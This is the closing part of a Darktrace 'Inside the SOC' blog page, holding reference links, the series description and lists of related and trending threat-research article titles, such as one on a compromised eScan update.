[1] https://www.virustotal.com/gui/url/86db2530298e6335d3ecc66c2818cfbd0a6b11fcdfcb75f575b9fcce1faa00f1/detection


[2] - https://blog.cloudflare.com/ddos-threat-report-2025-q4/

Inside the SOC

Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. *Inside the SOC* is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.

Share this post

Latest blogs




How a Compromised eScan Update Enabled Multi-Stage Malware and Blockchain C2

Network


•

April 21, 2026



Joanna Ng

Associate Principal Analyst




Mythos vs Ethos: Defending in an Era of AI-Accelerated Vulnerability Discovery

AI

•


April 30, 2026



Andrew Hollister

Principal Solutions Engineer, Cyber Technician

Watch the NIS2 Webinar



Thanks for signing up!

Look out for your first newsletter, coming soon.

Oops! Something went wrong while submitting the form.

Trending blogs

1

Darktrace Recognized as the Only Visionary in the 2026 Gartner® Magic Quadrant™ for CPS Protection Platforms

Mar 20, 2026

2

What the Darktrace Annual Threat Report 2026 Means for Security Leaders

Feb 26, 2026

3

State of AI Cybersecurity 2026: 92% of security professionals concerned about the impact of AI agents

Mar 26, 2026

4

Beyond MFA: Detecting Adversary-in-the-Middle Attacks and Phishing with Darktrace


Dec 15, 2025

5

Darktrace Unites Human Behavior and Threat Detection Across Email, Slack, Teams, and Zoom

Mar 24, 2026

Continue reading



Network

•

April 21, 2026


How a Compromised eScan Update Enabled Multi-Stage Malware and Blockchain C2



Joanna Ng

Associate Principal Analyst

Read more



Network

•

April 2, 2026


How Chinese-Nexus Cyber Operations Have Evolved – And What It Means For Cyber Risk and Resilience



Nathaniel Jones

VP, Security & AI Strategy, Field CISO

